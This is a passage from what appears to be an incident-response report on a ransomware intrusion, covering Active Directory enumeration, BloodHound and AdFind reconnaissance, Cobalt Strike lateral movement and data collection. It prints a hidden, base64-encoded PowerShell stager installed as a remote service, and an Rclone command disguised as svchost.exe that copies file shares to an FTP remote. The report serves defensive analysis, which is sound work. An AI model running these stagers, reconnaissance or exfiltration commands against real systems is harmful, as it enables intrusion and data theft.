Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Security Reader,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Compliance Management,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Discovery Management,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Hygiene Management,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Delegated Setup,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Records Management,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Help Desk,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=UM Management,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Public Folder Management,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=View-Only Organization Management,OU=Microsoft Exchange
Security Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter":
"member=*" }
"DistinguishedName": "CN=DnsUpdateProxy,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Recipient Management,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Protected Users,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Cloneable Domain
Controllers,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch": "Base",
"SearchFilter": "member=*" }
"DistinguishedName": "CN=Enterprise Key Admins,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Key Admins,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Domain Guests,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Enterprise Read-only Domain
Controllers,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch": "Base",
"SearchFilter": "member=*" }
"DistinguishedName": "CN=Read-only Domain
Controllers,CN=Users,DC=DomainName,DC=local", "ScopeOfSearch": "Base",
"SearchFilter": "member=*" }
"DistinguishedName": "CN=Domain Computers,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Domain Users,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Domain Controllers,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
```

We believe that activity was related to a Bloodhound scan, as seconds later we see BloodHound results dropped to disk before being deleted.



userinit.exe
explorer.exe
wuauclt.exe

Process name	wuauclt.exe
Execution time	Mar [redacted]
Path	c:\windows\system32\wuauclt.exe
Integrity level	Medium
Access privileges (UAC)	Restricted
Process ID	624
Command line	WUAUCLT.exe
File name	wuauclt.exe
Full path	c:\windows\system32\wuauclt.exe
SHA1	58680265bb320f64920f6ec03702dca63b7c2
SHA256	efa27c2ee5a3f1fe4a1d59023702560614aa5
Signer	Microsoft Windows
Issuer	Microsoft Windows Production PCA 2011


created file

202103[redacted]BloodHound.zip

File name	202103[redacted]_BloodHound.zip
Full path	C:\Users\Public\202103[redacted]_BloodHound.zip
SHA1	5464e073dd8af5f8cfe96b870587666ff6af61a
SHA256	2f390719b83dc67b62db8291bdfb80839964
Signer	Unknown

Once on the Exchange server in the environment, the threat actor performed DNS requests for all domain joined systems and pinged a few to check connectivity.

AdFind was executed on a domain controller to gather additional info such as name, OS, and DNS name.



rundll32.exe

cmd.exe

AdFind.exe

Process name	AdFind.exe
Execution time	[redacted]
Path	c:\users\public\adfind.exe
Integrity level	System
Access privileges (UAC)	Standard
Process ID	1068
Command line	adfind.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName
File name	AdFind.exe
Full path	c:\users\public\adfind.exe
SHA1	4f4f8cf0f9b47d0ad95d159201fe7e72fbc844
SHA256	c92c158d7c37fea795114fa6491fe5f145ad2f
Signer	Unknown


some.csv

File name	some.csv
Full path	C:\Users\Public\some.csv
SHA1	1c6e623759788150967944 3aa477e1f40
SHA256	47a7180777f1af2c48147ca0f3440a02fdc
Signer	Unknown


```
cmd.exe /C adfind.exe -f objectcategory=computer -csv name cn OperatingSystem
dNSHostName > some.csv
```

Lateral Movement


For lateral movement, the threat actors used various techniques across the domain, one method being Cobalt Strike.




Cobalt Strike Beacon executables were transferred using SMB and executed via a remote service.



```
data.win.system.level                4

data.win.system.message              "File created:
                                     RuleName: -
                                     UtcTime:
                                     ProcessGuid: {78E9F60F-D30F-6048-0100-00000000080
                                     0}
                                     ProcessId: 4
                                     Image: System
                                     TargetFilename: C:\Windows\0ddb81e.exe
                                     CreationUtcTime:
```




```
data.win.system.level             4

data.win.system.message           "A service was installed in the system.

                                  Service Name:  0ddb81e
                                  Service File Name:  \\`          \ADMIN$\0ddb81e.ex
                                  e
                                  Service Type:  user mode service
                                  Service Start Type:  demand start
                                  Service Account:  LocalSystem"
```



```
`�SMB@�� �LJђ��n�8Oχ�� H\\[redacted]\ADMIN$

x�SMB@�� �L.����1���f�\9���������������������xxD� SMB @8�� �L�eh:GkV�{�j/
D9����`x�� 2f092e6.exe8 DH2Q���д�����)7�MxAcQFid4RqLsD ����$p�C ����$
```

On other systems, PowerShell was used with the same remote service execution.




```
"A service was installed in the system.

Service Name:  3988e43
Service File Name:  %COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6AD
oARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwA3ADMAUABhAE8AQgBQACsASABQADQASwBmAGMAaQBNADcAUwBsAFEARQBuAEoAcAA2AEUAMQBuAHkAbQAvAE0AQwA0AFQARQBoAE4AQgB5AEQA
QwBOAGsAbQBaAGcASQBDAHkAVABaADQARgB6ADcAdgA3ADgAcgBHADMAUAAwAG0AcgB4AHYAWgArADQAeQB3ADAAUwBXAGQAbABlADcAegB6ADYANwBLADQAZQBxAGcAcQBPAEUAVAAxAFMAZgB1AHgAUQBWAHgAbABSAEkAbgB3AGYAbwBNAHAAYwA3AGIAMwBCAGIAbw
BVAC8AbwBzADUASAB6AHcAbwBBAG8AdgBhADAAWAA4AHkAVgBWADgANAAzAGcAWgBJADUAZABWADEAQQBwADAAWgArADUAcwB5AEUAVwBlAEkAMwBNADgAdwBpAEwAKwBaAHEANwBJAGEATgA1AGwASAB4AG8AUQBlAHEARwBnAGwAcABuAFoANwBtAHoAWgBDAHMATQBK
AFAAYgBvAFAATQBEAEsAagArAGgAOABUAGQAVQBUAGQAeQBWAGMAWgBFADYAcgBtADAAMgBEAHIANwBFAGYAegBEADUAKwByAEkAZABDADAARQBDAGwAMwA4AFUAMgBWAFYAVQBwADYAWAByAEIAZgBDAHAATgBDADMAMQBEAGoAMAA5AFUAMABNAEwAdABZAGsAVwBKAF
EAbgArAGkAOAAzAG0AeAB6AGYAZwBDAHMANABOAFkAWABNAGYAawBDAFEASwBxAEIAcQA0ACsANgAzAEcAQwBkAFEAUgBGAFoAOABOADgAWgBSAHAALwAvAEcARgBZADAAOABMAEYAcgBOAGoAYwBoAHAAaABKADAAMwBCAGkAcQBlAGkANgA2AEQASgBtAFcATwBpADcA
cABTADgAYwB4AFIAdABxAEcAbgAyAGYAQwBDADYANQBwADQAcQBQAGYAbABBDACsATABEADQAawAzAGcAOABTADUALwB1AHAANwA0AFoAMQBpAEcAeQA1AHcAUgBEAEgAMgAwAEYAcQBxADYAbQBPAGEAYwBCAHkAQwBOAGgAVQBVAHcAeQBOAFAASgByAHEAKwA2AGEAeg
BHAGYAcAA4ADkATwBZACsARABKAFMALwBwAGsAVQA3AFUARgBUAHcAagBVAE4ARgA1AEIATQBxAGkAeAAwAGMAdQBJAHoAZQBVAHcALwBVAEQAQQBuAHAAQwA1AGEARwBCAFUANABJAHEAawBJAFIAbwBNAHcAWAAwAEkAdgA0AE0AegBYAFAAZwA1AEMAeABQAE4AaQBk
AC8AcQByAGQAbQBUAG0AZwB1AHcAegBjAFgAMQBVAHkAVAA1AFYAQQBhAHEAaQBFAGwAVAA5AHcANABsAGYAZwA2AEMAZQA4AFMAYwAxAEIATwBEADkANQBmADAASQB1AEMALwA1ACsASQBwAGkAVgArADUANQA3AGgAYQBvAHUAWgBYAFMASgBGAFoAMAByAHcAUABlAE
UAcQA3AG0AegBzADIAbQB5AHAAQgBDAFAATwBlAFQAUwBUAC8AUQArAG8AVgBJAGUAOQBjAEUASgByAEwAaQBJAGQAVABwAEgASQBxAFQAVwA3AEsALwA4AHAATgBkAG0AbQBqAEwALwBwAHEARwBMAFQATwB1AGcAawA2AFkAbgA5AGUATQBUAG0AbwA2ADUANwA4ADUA
eQBaADEAYgB1AHcAQgA2ADkAUAAxACsARQBQAG4ATwBwADAATwBkAHYAVgAwAE8ARABlAG4ANQBBAEcAMwBHAEEAMQB6ADcASgBDAEcAKwArAGwAagBQAHEATQBaAHIAZwBVAGMAegBFAEIAdQBDAG4AYQBSAHcATwBxAE4AcwA0AG8ARwBOAG8AUQBLAGMALwBxAHoAWA
BYAHYAagByAHEAMQBsAEwAbgBxAGcAVAB5AEwAcwBFAHIAbwBJAFQAMQBvAHoATgBwAEQAawAzAEQARAB2AHAAMABEAGYAaQBsADMAMABEAFQAYwB3AC8ASwBqAEcAYgBTAGgAOQBLAEsAcwA5AHYAMQB0ACsAWgB5AG4AVwBFAHAAOAAyAGcAWQBRAHAAMgBUAFAASABJ
AG8AWgB0AFQATgBvADIAbwBnAC8AYwBOAFIATgBWAFEAOABXAFIAcAAvAHUAZABzAFAAbQBmAEkASgBsAGkAbwB6AE4ANwBOAGUAZwBmAFIAdwBkAFoAMABIAFUARABFAGgAZwBlAHcAQwBEAEMATgBuAFEANABtAFAAbQBVAFkAbABqAHoAcQArAFMAMgB1AHgANAB5AD
gAegBGADQAeABYAE0AYQBsAGoAeABxAEQAawB3AEYASQBFAE8AWQBFAGQAagBZAFcAagBOAEcAZQBFAG0ALwA4ADcAUAA2AHkAaQBRADUAVwA5ADMAagBDADYAQgB1AG0AawBDADcAVQBZAFgAawBMAFAATwBWAFIAVQBRAGoAZQA4AHAASwA3AHgAUAA5AHoATwA2AGkA
UQB0AEMAbwAxAFYAQgB0AEsASgAwADAAQQBBAGgAMwBHAFYAUgAyAE4AZgBLAE8AaAByAFIAdgA0AG4ANAB2ADAAegA5ADMANQBzAE0AVAArADQAVwBSAGYAMABrAEUAZwB6AEsAYwBSAHAATABWAGEANgBYAEIASgBKAG8AbwBmAEwAcAB5AE8AVwBDAFgASgBDAEEAVw
BvAHQAdwBkAGMAMQBMAE8AbgAxAGwAWgBPADAATQBkAE0AbwAzADQAUgBiAE8AKwA2AHYANwBxADUARgB1AHgAbQAxAE8AdAB0AE8AYwB3AFMALwBDAEgANwBsAGIAYQB2AFoANgAzAFgAdgBOADcAWAA3AEgAbQBtAEcAdAA4AE4ATwBxAGUAdgBaAGQAegBlAE4AcQAz
AEEAWAAyAHUARwBvAFYAaQBxADMAUwBpAEQAMwBzAG0AMAAzAFAAVAB1ADYANQBWADgAdQB3AHYAWABWAGgAYgB1AHgAbwB3AEgAcwB5AFEALwBiAGoAbQB6AFkAVQBhAFAAYQB1AGQAegB5ADEAdgBYAFMAcgB4AHoAcwBwAFAAcAAzAGkAOQAzAEYAWQBtAEsAMwBQAG
kAegBhAHIAYQB2AE8AVwBMAGEAMABmAE0AZQBPAGEAcQAxAHQAdgBjAEoAaAAvAGQANgBPADYAcgB3AEwAZQBqAGYAWABtADYAQwAyAGMANgA5AG8AcwAzAHQATgBKAHoAMgB5AEsANgBzAGIAaQBwAGYANwArAEQALwBqAGQAOAAxAHcAMABQADEAUwBrAHEAcwArAHgA
TwBCAFUAWABrAGkAMwBQAHUAagBhAEoAZgBYAGgAcQBkAHgAbwBsADQAZABmAFgAMgBJAHUAVgAzAFkAOAArAEsAMABaAGIAbQBMAHkATABGAGYAUABNAFYAawA1ADgAZQAyAG8ARwA0AFAAYwA4AHoATgB6AG4ATgByAGUAdQBmAHcANgBlAGoALwAwAFMAQwBXADQANQ
BZAE8AZAAyADcAWABMAHIAVgA2ADkAdABLAGMANwA5ACsAVgB5AEUAdwA0AG0AbwA0AGYAbgBsAGUATwBBAC8ATABWAG8AOABkAHUASABZAEMAdgBiAHkAeQBzAG4ANQBKAE0AZABpAFcARAAvAHcAbgBIAGMAdgBRAHUAQgBSAFoAUAA0AFMAMwBtAEkAdQBiAHMAagBM
ADgAbAArADMARwAvAEEAMwBhAGQAbgBnAEEAOABwAGIAOQBzADMASABZAGcAcgBxAE0AVQA5AHMAZgBVAEoAWQBFADQANgAvAGIAagAzAEYAQQArAGQAeABLAGIAYgBqAEYAYQBYADMAZwBjAFAALwBDADgANQA3AHgANAB2AE4AcAAwAE8AcQBXAHgAQgAvAHYAbwBwAH
EAcwBVAFMAWAB6AEgAeQA3AEYAUgB1AEgANQBlAFQAQwBhAG0AbwBmAGEAZgAyAE0AdQB5AFIAdwBRAHMAcABkAHkAcgB2AEcANQBQAEsAeQBHAEcARAB0AGwAYwBhADMAegAyADAAeAB1AE8ANwB6AHUANwB4AHIAagA2AG8ATgBNAFkAaAAwADQAegB5AHUASQBBAFoA
cwBkAGQAOQA5ADMAYwBFAC8AdwB0AE0AbwBTAE4AbgBnAEMAbABBAFEAcgAzAC8ANwBwADIAbABlAC8AZgB4AFoASABxACsAbgAyAFcAegA5AHYAaABkAFcATwB6AEIAVwB2AGsAMwB6AGIALwBrAEoATQBJAG4AcgBIAHQAcgBnAFAAVwB4AGsARQArAFkAQQBSAHQAaA
BDAEcAVQB0AHAATQBWAEYANgB6AEIASwBoAHQAegBYAEcAcQBiADUAKwB1AHYAbgBtAFkAcQBBAE0AbgBnAFoAdwBOAHMAaABLADcAdwBxAFkANQB6AG8ANABmAGYARwBGAEkASgBSAG4AQQA3AEkARwBUAFMAWQBCADEAaQBXAEwAMQA5AGQAVwBlAGcAbwBDAEIATQB2
AGoAVwBrAFIAZQBsADQAeQBJAEEANABSAFoAbgBNAHkARQAvAHoANAA4AFMAdQBFAGwAegA4AEIAcwBVAGUARABwAFgAcgBLAG8AOQBLACsAWABDAHEAVgA5AFAAKwByAGsAcABYADcAZABWAGoAcQBmAEIATwBiAFIAMwBOADUAUABTAEIAUABQAEQAbQA5AGkAUwBVAD
MAVwBRAGYAMABSAFIAaQBzADYAYgArAFkAZwBCADgAdQAvAGYALwBRAGEAdgBDAFMARwBYAHUARQBMAG4ASABvAGQAYgB5AHMAbgBQAEUANQBsADcATQA5AGQATABJAHYALwBSAGQANABRAGQASQB0AHUAawBtADQASgB4AFUAVwBxAHIARABpAEMAMwBoAHUASgB2ADMA
VABQAE0AYwBXAHMAcABzAFQAZABJADcAUgBkADEAUwBBADgASwBxAHkAZgBBAGwAdgBUAHIARQBNAGQAVABOAEYANgBSAFAANgBHADkAcABoAFAAMQBYADgAaAB1ADQAcABvAGYAQQBFAEsAbgBUADUAQQBsAGgASwBZAFMAWgBxADAANABrAFIATABRAHgANwAvAHcAWA
A1AGUAMgBHAHkAawB3AHMAQQBBAEEAPQA9ACIAKQApADsASQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBTAHQAcgBlAGEAbQBSAGUAYQBkAGUAcgAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ALgBH
AHoAaQBwAFMAdAByAGUAYQBtACgAJABzACwAWwBJAE8ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ATQBvAGQAZQBdADoAOgBEAGUAYwBvAG0AcAByAGUAcwBzACkAKQApAC4AUgBlAGEAZABUAG8ARQBuAGQAKAApADsACgA=
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem"
```

To facilitate the final ransomware deployment, RDP connections were initiated from a domain controller as well as a secondary server in the environment.

Collection

The Rclone utility was used to collect information from file shares and to exfiltrate the data.

```
 svchost.exe --config svchost.conf --progress --no-check-certificate copy
"\\ServerName\C$\ShareName" ftp1:/DomainName/FILES/C/ShareName
```



```
Image: C:\Windows\svchost.exe
FileVersion: 1.53.2
Description: Rsync for cloud storage
Product: Rclone
Company: https://rclone.org
OriginalFileName: rclone.exe
